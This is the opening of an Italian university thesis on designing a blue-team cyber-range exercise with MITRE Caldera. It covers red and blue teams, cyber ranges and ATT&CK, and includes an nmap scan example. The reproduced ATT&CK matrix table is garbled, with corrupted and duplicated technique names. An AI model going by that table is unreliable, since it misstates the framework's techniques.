



SAPIENZA  
UNIVERSITÀ DI ROMA

## Sviluppo di un'esercitazione blue team per un cyber range

Facoltà di Ingegneria dell'Informazione  
Corso di Laurea Triennale in Informatica

**Diego Antonio Guzman Aguirre**  
Matricola 2006301

Relatore  
Prof. Angelo Spognardi

Anno Accademico 2024/2025

Tesi discussa il 22 Ottobre 2025  
di fronte a una commissione esaminatrice composta da:  
Alessandro Mei (presidente)  
Paolo Bottoni  
Marco Raoul Marini  
Angelo Monti

---

**Sviluppo di un'esercitazione blue team per un cyber range**  
Sapienza Università di Roma

© 2025 Diego Antonio Guzman Aguirre. Tutti i diritti riservati

Questa tesi è stata composta con L<sup>A</sup>T<sub>E</sub>X e la classe Sapthesis.

Email dell'autore: [dieguz1507@gmail.com](mailto:dieguz1507@gmail.com)

## Sommario

La seguente relazione presenta il lavoro svolto durante il tirocinio interno sotto la supervisione del professor Angelo Spognardi, guida del gruppo Network Security Lab del Dipartimento di Informatica dell'Università "La Sapienza" di Roma.

L'obiettivo principale del tirocinio è stato sviluppare un possibile scenario di un attacco informatico da poter replicare in un ambiente virtuale, conosciuto anche come cyber range, in modo da consentire ad un blue team di tentare l'individuazione dell'exploit nel sistema vittima e poter fornire un resoconto dell'individuazione.

Come strumento utile e fondamentale per realizzare il lavoro svolto, è stato fatto uso di MITRE Caldera, un framework capace di emulare o simulare il comportamento di un avversario durante un attacco a un'infrastruttura, in particolare automatizza le fasi di una kill chain e per questo motivo è un ottimo assistente da affiancare a degli specialisti in Red Team per quanto riguarda il test sui sistemi di sicurezza.

Sviluppata per la prima volta nel 2017, Caldera basa i suoi tool sul framework MITRE ATT&CK: un progetto creato da Mitre Corporation, rilasciato nel 2013 e nato con lo scopo di fornire una linea guida per classificare e descrivere attacchi informatici o intrusioni di gruppi APT conosciuti, classificandoli in base al loro TTP (*Techniques, Tactics & Procedures*) e dividendoli nelle varie fasi della kill chain.

Per emulare l'agente vulnerabile da attaccare, è stata programmata una macchina virtuale tramite il software *Oracle VirtualBox* in cui è stato installato un sistema operativo Windows 10 Pro munito di Microsoft SQL server (MSSQL), mentre il server che ospita Caldera è stato configurato in una macchina Linux Ubuntu con relativi package in più scaricati per la buona riuscita del laboratorio.

L'obiettivo principale del lavoro svolto è quello di sensibilizzare persone ed aziende sulla vulnerabilità e il rischio dei propri sistemi. In un mondo in cui si verificano 2200 attacchi cyber al giorno, è di vitale importanza salvaguardare i propri assets e i propri dati, ponendo principale enfasi sull'attenzione e la buona configurazione dei sistemi usufruiti personalmente o resi disponibili a una clientela.

Con le risorse rese disponibili tramite l'intelligenza artificiale, la documentazione in continuo aggiornamento di MITRE offre una risorsa molto importante per i blue team all'interno delle aziende, in special modo se affiancati a framework quali lo stesso Caldera; in questo tirocinio sono stati sviluppati solo un paio di use cases, con l'intenzione di rendere disponibile la macchina alle organizzazioni che vogliono mettere alla prova la capacità dei propri team.

# Indice

|          |                                                     |           |
|----------|-----------------------------------------------------|-----------|
| <b>1</b> | <b>Introduzione . . . . .</b>                       | <b>2</b>  |
| 1.1      | Concetti fondamentali . . . . .                     | 3         |
| 1.1.1    | Red Team . . . . .                                  | 3         |
| 1.1.2    | Blue Team . . . . .                                 | 6         |
| 1.1.3    | Cyber Range . . . . .                               | 7         |
| <b>2</b> | <b>MITRE Caldera . . . . .</b>                      | <b>10</b> |
| 2.1      | Componenti & funzionalità . . . . .                 | 11        |
| 2.2      | Esempio uso di Caldera . . . . .                    | 12        |
| <b>3</b> | <b>Presentazione Virtual Machines . . . . .</b>     | <b>16</b> |
| 3.1      | Windows VM . . . . .                                | 17        |
| 3.1.1    | Firewall . . . . .                                  | 17        |
| 3.1.2    | Microsoft SQL Server 2019 . . . . .                 | 18        |
| 3.1.3    | Applicazione Web . . . . .                          | 19        |
| 3.2      | Ubuntu VM . . . . .                                 | 20        |
| <b>4</b> | <b>Kill Chain . . . . .</b>                         | <b>22</b> |
| 4.1      | Ciclo di vita . . . . .                             | 22        |
| 4.2      | Cyber Kill Chain Matrix . . . . .                   | 24        |
| 4.3      | Operazioni di Red Teaming . . . . .                 | 25        |
| 4.3.1    | Individuazione exploit . . . . .                    | 26        |
| 4.3.2    | Inserimento agente . . . . .                        | 28        |
| 4.3.3    | Avversario "Defense Evasion" (use case 1) . . . . . | 30        |
| 4.3.4    | Creazione avversario (use case 2) . . . . .         | 31        |
| <b>5</b> | <b>Conclusioni . . . . .</b>                        | <b>34</b> |


# Capitolo 1

## Introduzione

Secondo le indagini effettuate dall'Associazione Italiana per la Sicurezza Informatica (CLUSIT) e racchiuse nel loro rapporto 2025 sulla Cybersecurity in Italia e nel mondo, negli ultimi 5 anni il numero degli incidenti globali rilevati è cresciuto esponenzialmente passando in media mensile dai 156 del 2020 ai 295 del 2024 (+27% dal 2023 al 2024). Un 80% di questi incidenti sono ritenuti "gravi" o "critici".[1]

Inoltre, con l'ascesa dell'AI nel panorama della cyber sicurezza, molte sono le aziende del settore ad aver iniziato ad utilizzare i vantaggi e i tool resi disponibili dalla nuova tecnologia ormai in continua crescita nel mercato globale. In Italia in particolare si stima una dimensione del mercato di 4.12 miliardi USD per il 2025 con la previsione di toccare i 7.59 miliardi entro il 2030.[2]

L'intelligenza artificiale svolge un ruolo fondamentale nell'identificazione di minacce o nell'automazione di compiti quali analisi dei log o scanning di vulnerabilità ma, il rovescio della medaglia è che l'intelligenza artificiale viene sfruttata anche dalle organizzazioni di Advance Threat Persistence (APT) per creare dei tipi di attacco che sfruttano, in special modo, il Natural Language Processing<sup>1</sup> ed implementare minacce sempre più efficaci e ostili, anche verso il più vigilante degli utenti.



**Figura 1.1.** Andamento incidenti anno 2020 - 2024 [1]

<sup>1</sup>NLP - Sottocampo dell'Intelligenza Artificiale, utilizza il machine learning per consentire al computer di poter comprendere e comunicare con il linguaggio umano.




Figura 1.2. Dimensione del mercato AI in Italia 2025 e 2030 [2]

## 1.1 Concetti fondamentali

Fin dall'alba dei conflitti militari, è stato di vitale importanza l'usufruire di simulazioni e wargames in modo da addestrare e preparare gli ufficiali ad imminenti minacce e rafforzare le proprie difese.

I termini "Red Team" e "Blue Team" fanno la loro prima comparsa ufficiale durante gli anni 60', il Dipartimento di Difesa degli Stati Uniti (DoD) usò i suddetti termini per riferirsi ad astrazioni strutturate usate per testare strategie di alto livello.

### 1.1.1 Red Team

Un Red Team è un gruppo di esperti in sicurezza informatica all'interno di un'organizzazione, con lo scopo di violare le sue stesse misure di difesa e seguendo una determinata policy. In questo modo si identificano le vulnerabilità prima che queste vengano sfruttate da entità malevole.

Lo scopo principale della squadra consiste nel riuscire ad emulare, nel modo più realistico possibile, un attacco all'organizzazione da parte di un attore maligno. L'organizzazione, da parte sua, grazie al lavoro del team, sarà in grado di vedere all'opera la struttura delle proprie difese, annotare come esse rispondono ad un'improvvisa aggressione ed eventualmente migliorarle o colmare delle lacune riscontrate durante i test tramite delle patch di sicurezza.

## Tattiche e Strategie

La squadra si avvale di diverse tattiche, tecniche e procedure (TTPs) durante lo svolgimento dell'operazione. È compito dell'enterprise stabilire i limiti e le regole di ingaggio standard da utilizzare durante il lavoro. Di seguito, una lista delle fasi più comuni durante gli attacchi:

- **Social Engineering:** Mira principalmente i dipendenti di un'azienda, consiste nell'arte di manipolare le persone toccando leve psicologiche e comportamentali, in modo da ottenere informazioni sensibili riguardo l'environnement target. Si differenzia dalle altre tecniche perchè agisce sulle debolezze del singolo

individuo: il cybercriminale inizia col raccogliere dati personali, studiare le abitudini, costruire un rapporto di fiducia apparente e, infine, colpire un'area emotiva sensibile della vittima bersaglio (paura, curiosità, emergenza, ecc...) in modo da costringerla a rivelare delle informazioni vitali per il proseguimento dell'infiltrazione.

- **Network Scanning:** È considerato il primo passo verso l'infiltrazione perché permette di ricostruire il sistema di rete e sfruttare le vulnerabilità riscontrate; esso consiste nel ricercare tutti i servizi TCP e UDP disponibili negli host della rete bersaglio con annessi dati riguardanti il sistema operativo, server database presenti e simili.

Vi sono due principali strumenti utilizzati per la fase di scanning:

1. **ARP:** Un protocollo di rete situato al livello di collegamento del modello di rete ISO/OSI, permette di mappare degli indirizzi IP della rete LAN agli indirizzi MAC fisici dei dispositivi collegati.

È possibile sfruttare delle richieste ARP broadcast in modo da interagire con chiunque abbia un indirizzo nella rete; dopo aver inviato un segnale ad un determinato host, si incrementa di uno l'indirizzo IP di destinazione fino a scandirli tutti. Alla fine, gli host con un IP corrispondente risponderanno alla richiesta. Il principale svantaggio di questo metodo consiste nel doversi limitare alla sottorete in cui viene effettuata la scannerizzazione: ad esempio, se la squadra si trova in una rete 10.10.10.0/24<sup>2</sup> mentre il target è in 172.172.172.0/24, dalla prima famiglia di indirizzi non è possibile inviare dei segnali ARP alla seconda.

In compenso, è molto veloce, efficiente e nella maggior parte di casi non genera nessun segnale d'allarme.

[illegible]

**Figura 1.3.** Esempio di ARP request in Wireshark

2. **NMAP:** Letteralmente "*Network Mapper*", è il tool più popolare utilizzato se stiamo parlando di scanning della rete ed identificazione delle debolezze; difatti è il comando cardine utilizzato nel mio lavoro di progettazione della VM vulnerabile nonché un alleato prezioso per i Red Teams. Rilasciato per la prima volta nel 1997 da Gordon Lyon, riesce ad identificare hosts e servizi all'interno di una rete tramite l'invio di pacchetti

<sup>2</sup>Notazione CIDR - Rappresenta la famiglia di indirizzi disponibili nella rete composta dai primi 24 bit. Si estende da 10.10.10.1 fino a 10.10.10.254.

(per esempio, TCP o ICMP) e l'analisi delle risposte da parte dei sistemi. Numerose sono le sue funzionalità, che possono essere sfruttate al meglio aggiungendo ad un semplice comando degli scripts per conoscere le difese della vittima quali firewall, sistema operativo, porte di servizi aperte, ecc...[3]

```
$ nmap -f -v -A scanme.nmap.org
Starting Nmap 6.47 ( https://nmap.org ) at 2014-12-29 20:02 CET
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.16s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu7.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (DSA)
|_ 2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo   Nping echo
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose|phone|storage-misc|WAP
Running (JUST GUESSING): Linux 2.6.X|3.X|2.4.X (94%), Netgear RAIDiator 4.X (86%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.38 cpe:/o:linux:linux_kernel:3
cpe:/o:netgear:raidiator:4 cpe:/o:linux:linux_kernel:2.4
Aggressive OS guesses: Linux 2.6.38 (94%), Linux 3.0 (92%), Linux 2.6.32 - 3.0 (91%), Linux
2.6.18 (91%), Linux 2.6.39 (90%), Linux 2.6.32 - 2.6.39 (90%), Linux 2.6.38 - 3.0 (90%), Linux
2.6.38 - 2.6.39 (89%), Linux 2.6.35 (88%), Linux 2.6.37 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 13 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  14.21 ms  151.217.192.1
2  5.27 ms  ae10-0.mx240-iphh.shitty.network (94.45.224.129)
3  13.16 ms  hmb-s2-rou-1102.DE.eurorings.net (134.222.120.121)
4  6.83 ms  blnb-s1-rou-1041.DE.eurorings.net (134.222.229.78)
5  8.30 ms  blnb-s3-rou-1041.DE.eurorings.net (134.222.229.82)
6  9.42 ms  as6939.bcix.de (193.178.185.34)
7  24.56 ms  10ge10-6.core1.ams1.he.net (184.105.213.229)
8  30.60 ms  100ge9-1.core1.lon2.he.net (72.52.92.213)
9  93.54 ms  100ge1-1.core1.nyc4.he.net (72.52.92.166)
10 181.14 ms  10ge9-6.core1.sjc2.he.net (184.105.213.173)
11 169.54 ms  10ge3-2.core3.fmt2.he.net (184.105.222.13)
12 164.58 ms  router4-fmt.linode.com (64.71.132.138)
13 164.32 ms  scanme.nmap.org (74.207.244.221)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.98 seconds
```

Figura 1.4. Esempio di comando NMAP

- **Vulnerabilty exploit:** Una volta completato l'ingresso nella rete aziendale, grazie alle prime due fasi citate, è ora possibile identificare e sfruttare al meglio altri buchi di sicurezza. Nella maggior parte dei casi, è necessario lasciare una via di accesso libera, comunemente detta *"Backdoor"*, in modo da riuscire a bypassare i normali controlli di sicurezza e autenticazione e mantenere il login nell'infrastruttura. Una volta nella rete, ha inizio il vero monitoraggio dell'incident response che il Blue Team è capace di attuare; si inizia con il manomettere i sistemi ed ostacolare le funzioni offerte dall'azienda minacciata nonché la sottrarre informazioni sensibili dei clienti o dello stesso personale.
- **Physical security test:** Finora si è parlato di difese digitali, ma bisogna porre particolare attenzione anche alla sicurezza fisica dell'enterprise target. L'entrata ad aree sensibili è controllata da sistemi di autenticazione, convalidate spesso tramite chiavi di accesso magnetiche, passwords o addirittura biometriche. Il lavoro del Red Team può, quindi, includere misure quali il pedinamento o il furto in modo da entrare in possesso di lasciapassare e poter accedere a stanze altrimenti off-limits.[4]

## Red Team vs Pentesting



Spesso il concetto di Red Teaming richiama l'idea simile, ma non equivalente, di Penetration Test; tuttavia vi sono delle differenze sostanziali che distinguono le due operazioni.

Per definizione, il Penetration Test consiste in una serie di metodologie e tecniche con l'obiettivo di individuare il maggior numero di vulnerabilità in una rete; questo permette di mettere in evidenza quanto l'organizzazione sia a rischio e come gli attaccanti possano fare uso delle debolezze all'interno del sistema se non si applica al più presto una patch di sicurezza o un piano di gestione. Dalla suddetta descrizione, si evince la mancanza di un elemento fondamentale nella valutazione della protezione della propria infrastruttura in un'azienda cliente: l'abilità di riuscire a rilevare e prontamente reagire a uno specifico attacco informatico in corso. In base alla richiesta dunque, si può decidere se attuare un'operazione di Pentest o Red Teaming.

| Red Teaming                                                                                                                                                                                                                 | Pentest                                                                                                                                                                                            |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <ul style="list-style-type: none"><li>• Emula il comportamento di un avversario</li><li>• Usata per testare la resistenza di un enterprise a un attacco</li><li>• Fornisce risultati utilizzabili nel rilevamento</li></ul> | <ul style="list-style-type: none"><li>• Ambito definito</li><li>• Identifica e sfrutta vulnerabilità</li><li>• Fornisce report sui ritrovamenti</li><li>• Più orientata alla prevenzione</li></ul> |

Le figure più influenti nel panorama della sicurezza informatica comprendono l'importanza dell'investimento nel settore di cybersecurity della propria azienda; è una spesa che nel lungo andare darà i suoi frutti, rafforzando le proprie difese ed evitando violazioni che rischiano di essere molto più costose di quanto si è investito.

Un'operazione di Red Teaming è molto più completa, coinvolge molte più persone e risorse; inoltre, spesso e volentieri, può durare mesi interi; quindi, ci si può aspettare un costo maggiore. Difatti in media si stima una spesa dai 15.000€ in su; d'altro canto, un Penetration Test con un ambito ben definito costa dai 10.000€ in su.

### 1.1.2 Blue Team

Un Blue Team siede dalla parte opposta dell'esercizio di cybersecurity; si tratta di una squadra, spesso composta dal team di sicurezza dell'organizzazione, che utilizza gli strumenti e i servizi messi a disposizione da quest'ultima per rispondere ad un attacco imminente da parte del Red Team, ergo, sono specialisti in manovre di difesa. Spesso capita che l'enterprise non mandi nessun promemoria sull'inizio di una valutazione dei sistemi da parte del Red Team, facendo credere al Blue Team di essere bersaglio di una reale minaccia.

Gli obiettivi principali di questa squadra risiedono principalmente nell'analisi e rivelazione di potenziali incidenti tramite la loro impronta digitale o nella risk intelligence; quando l'enterprise non è sotto attacco, si occupa di effettuare controlli regolari delle varie sotto-infrastrutture e, infine, come già detto, della preparazione del personale ad eventuali pericoli; questa attività è fondamentale e ad occuparsi di essa è proprio il Blue Team con dei briefing specializzati o corsi di apprendistato.[5]

## Competenze e Tools

Le abilità dei singoli membri del team si concentrano sulla prevenzione, identificazione

e risposta ai più recenti threat esistenti. Ma vi sono dei concetti chiave che ogni squadra deve evidenziare e mettere sul tavolo durante un incarico:

- **Network security:** Assicurare una forte sicurezza nell'infrastruttura di rete è, forse, l'incarico più cruciale e richiede profonde conoscenze in protocolli di rete, firewalls e VPNs.
- **Security tool proficiency:** Essere in grado di installare in ogni endpoint della rete dei sistemi di sicurezza essenziali, in grado riconoscere una minaccia dalla sua impronta digitale. Di seguito una lista degli strumenti essenziali:
  1. **IDS:** Un Intrusion Detection System è un software o hardware capace di scovare la presenza di un intruso nel sistema o in un host grazie a tre componenti principali: sensori impiegati nella raccolta di pacchetti di dati o logs, analizzatori in grado di rilevare un agente esterno nel sistema ed un'interfaccia utente da cui è possibile configurare lo strumento. È possibile piazzare l'IDS in diversi punti strategici dell'infrastruttura di rete ed una sua dettagliata progettazione permette di identificare ed espellere un eventuale intruso prima che questi provochi danni alla rete. La scoperta di un estraneo è concettualmente legata alla supposizione che questo avrà un comportamento diverso da quello di un utente legittimo del network e alla rilevazione dell'impronta digitale che lasciano determinati pacchetti pericolosi.
  2. **IPS:** Un Intrusion Prevention System è un'estensione dell'IDS sopra citato. Essa include la capacità di effettuare un tentativo di blocco o prevenzione di un'attività illecita individuata. I metodi di rilevamento sono analoghi a quelli dell'Intrusion Detection System; una volta scoperto, è possibile fermare l'aggressore mediante diversi metodi: blocco o rimozione del flusso di contenuto dannoso, attivazione di altri dispositivi di sicurezza ed applicazione della security policy dell'organizzazione.
  3. **SIEM:** Acronimo per Security Information & Event Management, permette ai team di sicurezza aziendali di eseguire una serie di funzioni di aggregazione, consolidamento ed ordinamento dei dati al fine di individuare minacce ed aderire ai requisiti di conformità delle informazioni. Alcune tra le funzionalità principali di questi sistemi sono: la gestione dei logs, la correlazione ed analisi degli eventi, monitoraggio ed avvertimenti di sicurezza e gestione delle conformità.
- **Incident response:** Durante lo svolgimento di un attacco informatico, il membro della squadra deve saper riconoscere la strategia dell'attaccante ed i suoi TTPs. Questa abilità richiede la raccolta di informazioni da parte dei dispositivi precedentemente installati, i quali forniscono logs sui footprints delle tecniche in uso.
- **Threat Intelligence:** Un membro di un Blue Team deve essere in grado di individuare vulnerabilità e possibili punti di inizio di un vettore d'attacco nella rete, suggerire all'utente un eventuale rimedio a questo problema o agire autonomamente e neutralizzare il rischio.

### 1.1.3 Cyber Range

Come spiegato al principio, gli attacchi cyber stanno avendo statisticamente la meglio sulle operazioni di risposta da parte dei team delle aziende. Questa è una


situazione nata dalle poche risorse economiche investite e l'insufficiente preparazione degli impiegati, spesso dovuta a una mancata valutazione del rischio. Tale informazione viene spesso realizzata solo dopo che i sistemi sono già stati compromessi. Il concetto si estende agli utenti individuali essendo anch'essi potenziali bersagli, soprattutto se occupano una posizione di rilievo nell'azienda. I cyber range vengono in soccorso di questa lacuna, essendo degli ambienti virtuali per la formazione, la verifica e la ricerca sulla cybersecurity. Essi simulano reti e attacchi informatici reali. Consentono di addestrare il proprio personale nonché analizzare problematiche abbastanza complesse all'interno di un environment sicuro ed isolato; è possibile configurare anche minacce specifiche e comuni quali ransomware o phishing.

Il National Institute of Standards and Technology (NIST) è un'azienda non regolamentare, fondata nel 1901, che promuove l'innovazione attraverso il progresso della scienza, degli standard e della tecnologia delle misurazioni ed il suo Cybersecurity Framework è spesso utilizzato nello sviluppo dei cyber range: si tratta di standard, linee guida e best practice per aiutare le organizzazioni a migliorare la loro gestione dei rischi per la sicurezza.[6]

## Struttura tecnica

I componenti tecnici che collaborano per creare un ambiente realistico e monitorato per le varie esercitazioni sono:

**RLMS** → Il Range Learning Management System combina le caratteristiche di un semplice sistema di gestione dell'apprendimento (LMS) con le esigenze richieste per lo sviluppo del cyber range. Si tratta del componente fulcro del monitoraggio dei progressi e della valutazione delle pratiche svolte.



**Figura 1.5.** Diagramma di un RLMS

**Livello di orchestrazione** → Alimentato dall'input proveniente dal RLMS, coordina i vari servizi all'interno del cyber range. Integra l'infrastruttura sottostante, la virtualizzazione e il target, supportando inoltre un'estensibilità dinamica del range attraverso la sua compatibilità con dei cloud privati o pubblici e con le infrastrutture cablate dedicate.

**Infrastruttura sottostante** → Include server, reti e storage, costituiti da un insieme di dispositivi fisici quali router o firewall, sebbene molti fornitori di

ranges stiano migrando verso un'infrastruttura virtuale software-based. La scelta di quest'ultima impatta in modo cruciale sul realismo dell'esercitazione ed una considerazione importante ruota attorno al livello di supporto richiesto al fine di soddisfare le richieste del cliente.

**Livello di virtualizzazione** → Al fine di ridurre il numero di apparecchiature fisiche, molti adottano la virtualizzazione basata su due approcci comuni: hypervisor-based e infrastruttura definita su software. Il grado di disintermediazione tra l'infrastruttura sottostante e il target è fondamentale nella progettazione di un ambiente realistico e, grazie all'astrazione, è possibile creare una barriera tra queste due poiché possono contenere potenziali vettori di attacco.

**Infrastruttura target** → Si riferisce all'ambiente simulato vero e proprio in cui è possibile allenarsi; nei cyber range più avanzati, questi ambienti possono includere profili di server commerciali disponibili, endpoints, firewalls, ecc... Durante l'esercitazione, il RLMS genera scripts capaci di guidare il livello di orchestrazione ad organizzare il target; difatti, contengono dettagli quali range di indirizzi IP, server stacks e simili.

## Tipologie

I cyber range si sono evoluti in distinte tipologie, in modo da soddisfare ogni singolo use case o necessità di miglioramento nel settore di ogni azienda cliente. È bene prendere atto delle principali differenze oltre alle diverse funzionalità rese disponibili da ogni categoria diversa di range. Di seguito, una classificazione con annessa descrizione:

- **Simulation ranges:** Implica la creazione di un ambiente di rete sintetico atto a replicare il comportamento dei componenti reali. La simulazione avviene all'interno di istanze virtuali per i vantaggi esplicitati precedentemente.
- **Overlay ranges:** Utilizzano direttamente la rete e i sistemi dell'enterprise; aumentandone il grado di realismo, ma, al contempo, anche il costo, il numero di componenti e il rischio di compromettere l'infrastruttura sottostante.
- **Emulation ranges:** Consiste nell'implementazione del range in una rete dedicata e mappata direttamente sull'infrastruttura fisica dell'azienda.
- **Hybrid ranges:** Formata da una combinazione dei ranges citati in precedenza, creando, quindi, un ambiente che soddisfa richieste specifiche.

## Capitolo 2

# MITRE Caldera

MITRE nasce come organizzazione no-profit nel 1958, per offrire consulenza sull'ingegneria di sistema ad agenzie governative sia civili sia militari. Negli anni, si è distinta tra le strutture aziendali grazie al suo impatto in aree quali ingegneria aerospaziale, cybersecurity ed intelligenza artificiale; sviluppando tools utili ed implementati da molte attuali agenzie. Uno tra questi è MITRE ATT&CK. Pubblicata per la prima volta nel 2013, è globalmente accessibile a tutti e rappresenta una linea guida sulle conoscenze base di tattiche, tecniche e procedure di avversari basati su osservazioni reali. In poche parole, funge da modello nello sviluppo di minacce e metodologie nel settore della cyber sicurezza.

MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world – by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

### ATT&CK Matrix for Enterprise

layout: side • show sub-techniques hide sub-techniques

| Reconnaissance                         | Resource Development          | Initial Access                        | Execution                             | Persistence                             | Privilege Escalation                  | Defense Evasion                       | Credential Access                      | Discovery                          | Lateral Movement                    | Collection                  |
|----------------------------------------|-------------------------------|---------------------------------------|---------------------------------------|-----------------------------------------|---------------------------------------|---------------------------------------|----------------------------------------|------------------------------------|-------------------------------------|-----------------------------|
| 10 techniques                          | 8 techniques                  | 11 techniques                         | 16 techniques                         | 23 techniques                           | 14 techniques                         | 45 techniques                         | 17 techniques                          | 33 techniques                      | 9 techniques                        | 17 techniques               |
| Active Scanning (3)                    | Acquire Access (2)            | Content Injection (1)                 | Cloud Administration Command (1)      | Account Manipulation (1)                | Abuse Elevation Control Mechanism (1) | Abuse Elevation Control Mechanism (1) | Adversary In-the-Middle (1)            | Account Discovery (1)              | Exploitation of Remote Services (1) | Adversary In-the-Middle (1) |
| Gather Victim Host Information (1)     | Acquire Infrastructure (1)    | Drive-by Compromise (1)               | Command and Scripting Interpreter (1) | Root or Logon Assistant (Execution) (1) | Access Token Manipulation (1)         | Access Token Manipulation (1)         | Brute Force (1)                        | Application Window Discovery (1)   | Internal Collection Data (1)        | Archive Collection Data (1) |
| Gather Victim Identity Information (1) | Compromise Account (1)        | Exploit Public-Facing Application (1) | Container Administration Command (1)  | Root or Logon Assistant (Script) (1)    | Root or Logon Assistant (Script) (1)  | Root or Logon Assistant (Script) (1)  | Credentials from Password (1)          | Browser Information Discovery (1)  | Internal Collection Data (1)        | Archive Collection Data (1) |
| Gather Victim Network Information (1)  | Compromise Infrastructure (1) | External Remote Services (1)          | Deployment Container (1)              | Root or Logon Assistant (Script) (1)    | Root or Logon Assistant (Script) (1)  | Root or Logon Assistant (Script) (1)  | Credentials from Password (1)          | Cloud Infrastructure Discovery (1) | Lateral Tool Transfer (1)           | Audio Capture (1)           |
| Gather Victim Org (1)                  | Security Capabilities (1)     |                                       |                                       |                                         |                                       |                                       | Exploitation for Credential Access (1) | Cloud Service Dashboard (1)        | Remote Service Session (1)          | Automated Collection (1)    |
|                                        |                               |                                       |                                       |                                         |                                       |                                       |                                        |                                    | Browser (1)                         |                             |

**Figura 2.1.** Homepage di MITRE ATT&CK

Il modello focalizza l'attenzione su come un attaccante interagisce con il sistema target durante un'operazione di breach, descrivendo i vari step partendo da un vettore di attacco e descrivendo i mezzi utilizzati.

Sulla base di questi concetti e descrizioni, è stato rilasciato nel 2017 uno strumento capace di emulare e, soprattutto, automatizzare il comportamento di un malintenzionato all'interno della rete, permettendo al team di difesa (Blue team) di concentrarsi su aspetti più specifici e nello stesso tempo facilità la progettazione della kill chain al team di attacco (Red Team): si tratta di Caldera<sup>TM</sup> (Cyber Adversary Language and Decision Engine for Red Team Automation) ed è l'attore principale del progetto.

## 2.1 Componenti & funzionalità

Caldera nasce come web agent funzionante principalmente in Google Chrome; l'ultima versione rilasciata attualmente è la v5.3.0 e lo sviluppo continuo ha portato ad un'interfaccia molto user-friendly; sono state anche aggiunte diverse funzionalità in modo da rendere l'esperienza molto più interattiva e coinvolgente per gli utenti di Caldera. Il tool è costruito su due semplici componenti:



- **Core system:** Il codice sorgente del framework, include un server di Command-and-Control (C2) con una REST API ed un'interfaccia web in modo da avere pieno controllo dell'agente una volta inserito.
- **Plugins:** Repositories esterne, che dipendono dal core system, offrono funzionalità aggiuntive rispetto a quelle di default di Caldera.

Figura 2.2. Logo Caldera

